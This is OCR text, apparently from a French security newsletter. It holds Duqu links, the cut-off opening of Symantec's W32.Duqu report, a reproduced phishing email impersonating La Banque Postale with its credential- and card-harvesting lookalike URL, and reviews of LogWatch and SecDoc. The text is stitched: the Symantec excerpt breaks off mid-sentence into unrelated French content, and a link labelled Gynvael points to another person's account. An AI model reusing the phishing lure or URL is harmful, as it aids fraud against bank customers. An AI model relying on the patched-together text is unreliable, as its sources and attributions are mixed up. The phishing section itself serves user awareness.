
https://www.securelist.com/en/blog/208193243/The_Duqu_Saga_Continues_Enter_Mr_B_Jason_and_TVs_Dexter

https://www.securelist.com/en/blog/606/The_Mystery_of_Duqu_Part_Five

https://www.securelist.com/en/blog/625/The_Mystery_of_Duqu_Part_Six_The_Command_and_Control_servers

https://www.securelist.com/en/blog/208193304/The_Mystery_of_Duqu_Part_Seven_Back_to_Stuxnet

https://www.securelist.com/en/analysis/204792208/Stuxnet_Duqu_The_Evolution_of_Drivers


Symantec
Security Response

W32.Duqu
The precursor to the next Stuxnet
Version 1.4 (November 23, 2011)

Contents
Executive summary 1
Infection Statistics 3
Geographic distribution 3
File history 4
Technical Analysis 5
Installation 5
Installed component architecture 6
Load point (JMINET7.SYS) 7
Main DLL (NETP191.PNF) 8
Payload loader (Resource 302) 9
Payload (zdata DLL) 12
Downloaded threats 17
Replication 19
Variants 20
CMI4432.SYS 20
CMI4432.PNF 20
Acknowledgements 21
Appendix 21
File hashes 21
Diagnostics 21
Command & Control Configuration Data .. 22
Version history 24

Executive summary

On October 14, 2011, we were alerted to a sample by the Laboratory of Cryptography and System Security (CrySyS) at Budapest University of Technology and Economics. The threat appeared very similar to the Stuxnet worm from June of 2010. CrySyS named the threat Duqu (dyü-kyü) because it creates files with the file name prefix "~DQ". The research lab provided their detailed initial report to us, which we have added as an appendix. The threat was recovered by CrySyS from an organization based in Europe and has since been found in numerous countries. We have confirmed W32.Duqu is a threat nearly identical to Stuxnet, but with a completely different purpose.

Duqu is essentially the precursor to a future Stuxnet-like attack. The threat was written by the same authors, or those that have access to the Stuxnet source code, and the recovered samples have been created after the last-discovered version of Stuxnet. Duqu's purpose is to gather intelligence data and assets from entities such as industrial infrastructure and system manufacturers, amongst others not in the industrial sector, in order to more easily conduct a future attack against another third party. The attackers are looking for information such as design documents that could help them mount a future attack on various industries, including industrial control system facilities.

Duqu does not contain any code related to industrial control systems and is primarily a remote access Trojan (RAT). The threat does not self-replicate. Our telemetry shows the threat has been highly targeted toward a limited number of organizations for their specific assets. However, it's possible

Le Phishing du mois

La Banque Postale

Ce mois-ci intéressons-nous à une attaque de phishing ciblant la Banque Postale. Bien que l'email reçu contient quelques fautes de français, l'ensemble est cohérent ce qui a sans doute permis de piéger un grand nombre d'internautes peu attentifs.

Premièrement, l'email n'est pas considéré comm SPAM et est envoyé à partir de l'adresse notification@voscompte-senligne.labanquepostale.fr.


De : LA BANQUE POSTALE <notification@voscomptesenligne.labanquepostale.fr>
Objet : **Votre Comptes Est Suspendue !?**
Date : 1 janvier 2012 05:20:14 HNEC
À : Recipients <notification@voscomptesenligne.labanquepostale.fr>

LA BANQUE POSTALE

Banque Postale Service - Veuillez Valide Votre Information Personnelle

Bonjour

Dans le cadre de nos mesures de securite, Nous verifions regulierement l'activite de l'ecran La Banque Postale .
Nous avons demande des informations a vous pour la raison suivante:

Notre systeme a detecte des charges inhabituelles a une carte de credit liee a votre compte La Banque Postale .

C'est le dernier rappel pour vous connecter a La Banque Postale , le plus tet possible. Une fois que vous serez connecter
La Banque Postale vous fournira des mesures pour retablir l'acces a votre compte.

une fois connecte, suivez les etapes pour activer votre compte
Nous vous remercions de votre comprehension pendant que nous travaillons a assurer la securite compte.

La procédure est très simple :

1. Cliquez sur le lien ci-dessous pour ouvrir une fenêtre de navigateur sécurisée.
2. Confirmez que vous êtes bien le titulaire du compte et suivez les instructions.

Acceder A Votre Compte


Aide | Espace Sécurité

Veuillez ne pas répondre à cet email. Les messages reçus à cette adresse ne sont pas lus et ne reçoivent donc aucu
Pour obtenir de l'aide, connectez-vous à votre compte La Banque Postale et cliquez sur le lien Aide dans le coin supé
chaque page La Banque Postale .

Le nom de l'expéditeur a été changé ce qui permet d'afficher «LA BANQUE POSTALE» comme émetteur de l'email.

De	Objet
LA BANQUE POSTALE	Votre Comptes Est Suspendue !?
LA BANQUE POSTALE	Votre Comptes Est Suspendue !?


En suivant le lien, nous arrivons sur un site aux couleurs de la Banque Postale dont le nom de domaine est également bien choisi :
http://labanquepostale.fr.index.html.conocimientosonline.com/labanquepostal/Access/Defaults/DeVotre/Compte25515S45DD4SDS4D44/bank/



Les pirates récupèrent dans un premier temps le login et le mot de passe des victimes.

Une fois le premier formulaire validé, nous arrivons sur une seconde page qui, cette fois-ci, demande des informations beaucoup plus sensibles comme le numéro de carte bancaire, la date d'expiration et le CVV2.

Le formulaire nous redirige ensuite vers le site web de Visa.



Le site est maintenant détecté par Google comme un site suspect…

À chaque parution, dans cette rubrique, nous vous présentons des outils libres, des extensions Firefox, ou encore nos sites web préférés.

Pour cette édition, nous avons choisi de vous présenter LogWatch, le site SecDoc et une sélection des profils Twitter suivis de par le CERT-XMCO.

Adrien GUINAULT

BLOGS LOGICIELS TWITTER

LogWatch :
Outil de corrélation de journaux d'évènements

Le site SecDoc :
Base documentaire des conférences sécurité

Top Twitter :
Une sélection de comptes Twitter suivis par le CERT-XMCO

> LogWatch

Outil de corrélation de logs

DISPONIBLE A L'ADRESSE SUIVANTE :
http://sourceforge.net/projects/logwatch/

Avis XMCO

Cet outil est tout simplement indispensable pour toutes les petites infrastructures qui ne dépassent pas trois ou quatre serveurs. Il permet d'obtenir une vue rapide sur les derniers évènements sans avoir à se connecter sur notre serveur.

De plus, le fait d'utiliser le langage Perl facilite l'intégration rapide de nouveaux fichiers de configuration pour des outils internes ou non supportés de base.

Description

Logwatch est un outil d'analyse de journaux d'événement personnalisable. Celui-ci permet de créer des rapports sous différents formats et de les mettre à disposition de plusieurs manières.

Cet outil a été écrit en Perl, il est portable sur la plupart des plateformes de type Unix/Linux. Il se base sur la puissance des regexp du langage pour extraire les informations des journaux.

De base, il est livré avec de nombreux fichiers de configuration qui permet l'analyse de la plupart des journaux présents sur les serveurs de production (mise à jour logiciels, dernières connexion aux serveurs, requêtes HTTP, espace disponible...)

```
---------- pam_unix Begin ----------

su:
  Sessions Opened:
    cc          -> root: 3 Time(s)

---------- pam_unix End ----------

---------- SSHD Begin ----------

Users logging in through sshd:
  cdagouat:
    82.2              (tui75-2-                 ?.fbx.proxad.net)

---------- SSHD End ----------

---------- Disk Space Begin ----------

Filesystem     Size  Used Avail Use% Mounted on
/dev/sda2      916G   16G  854G   2% /
/dev/sda1      190M   80M  101M  45% /boot

---------- Disk Space End ----------

###################### Logwatch End #############
```

```
################### Logwatch 7.4.0 (03/01/11) ####################
    Processing Initiated: Thu Jan 12 06:25:05 2012
    Date Range Processed: yesterday
                ( 2012-Jan-11 )
                Period is day.
    Detail Level of Output: 0
    Type of Output/Format: mail / text
    Logfiles for Host:
##################################################################

---------- dpkg status changes Begin ----------

Installed:
  ipython 0.11-2
  javascript-common 7
  libjpeg8 8c-2
  libjs-jquery 1.7.1-1
  liblcms1 1.19.dfsg-1+b1
  libxslt1.1 1.1.26-8
  python-argparse 1.2.1-2
  python-boto 2.0-2
  python-configobj 4.7.2+ds-3
  python-decorator 3.3.2-1
  python-django 1.3.1-3
  python-imaging 1.1.7-4
  python-libxml2 2.7.8.dfsg-5.1
  python-lxml 2.3-0.1+b2
  python-pexpect 2.3-1
  python-pygments 1.4+dfsg-2
  python-scrapy 0.12.0.2546-1
  python-simplegeneric 0.7-1
  wwwconfig-common 0.2.2
```

> SecDoc
Conférences sécurité

DISPONIBLE A L'ADRESSE SUIVANTE :
http://secdocs.lonerunners.net/

Avis XMCO


Le site de Secdoc est un très bon repository des white-papers issus des conférences sécurité. Il vous permettra de rester informé des dernières recherches.

Description


Secdoc est un site qui collecte toutes les ressources des dernières et des anciennes conférences en sécurité informatique. Il met à disposition des liens aussi bien vers les vidéos, présentations ou papiers des publications.


4719 documents sont présents pour environ 1527 auteurs dans autour de 96 conférences.

Suivez également Gynvael sur Twitter :
http://www.twitter.com/briankrebs



> Sélection des comptes Twitter suivis par le CERT-XMCO…

Cédric Foll (follc)		https://twitter.com/follc
Matthieu Bonetti (_frego_)		http://twitter.com/_frego_
Beist		http://twitter.com/beist
Dani Kachakil (Kachakil)		http://twitter.com/Kachakil
Rolf Rolles (RolfRolles)		http://twitter.com/RolfRolles
Román Medina-Heigl Hernández (roman_soft)		http://twitter.com/roman_soft
Securityshell		http://twitter.com/securityshell
Jose Carlos Luna (dreyercito)		http://twitter.com/dreyercito
Dinosn		https://twitter.com/#!/Dinosn
kingcope(kingcope)		http://twitter.com/kingcope



> Remerciements

Articles

Amrosario
http://www.flickr.com/photos/amrosario/3578190769/

Ricardo Ferreira
http://www.flickr.com/photos/ricardo_ferreira/2474684725/

Mike Martelli
http://www.flickr.com/photos/mikemartelli/4367671221/sizes/o/in/photostream/

Matt Brock
http://www.flickr.com/photos/matt_brock/6563570235/sizes/o/in/photostream/

TschiAe
http://www.flickr.com/photos/58883622@N02/5433810787/sizes/l/in/photostream/

Kennytyy
http://www.flickr.com/photos/kennytyy/3447239639/sizes/l/in/photostream/

Bichon59
http://www.flickr.com/photos/bichon59/3466658808/sizes/l/in/photostream/

Brainfag
http://www.flickr.com/photos/brainfag/616917417/

11 bis, rue de Beaujolais
75001 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00049 - N° TVA intracommunautaire : FR 29 430 137 711

www.xmco.fr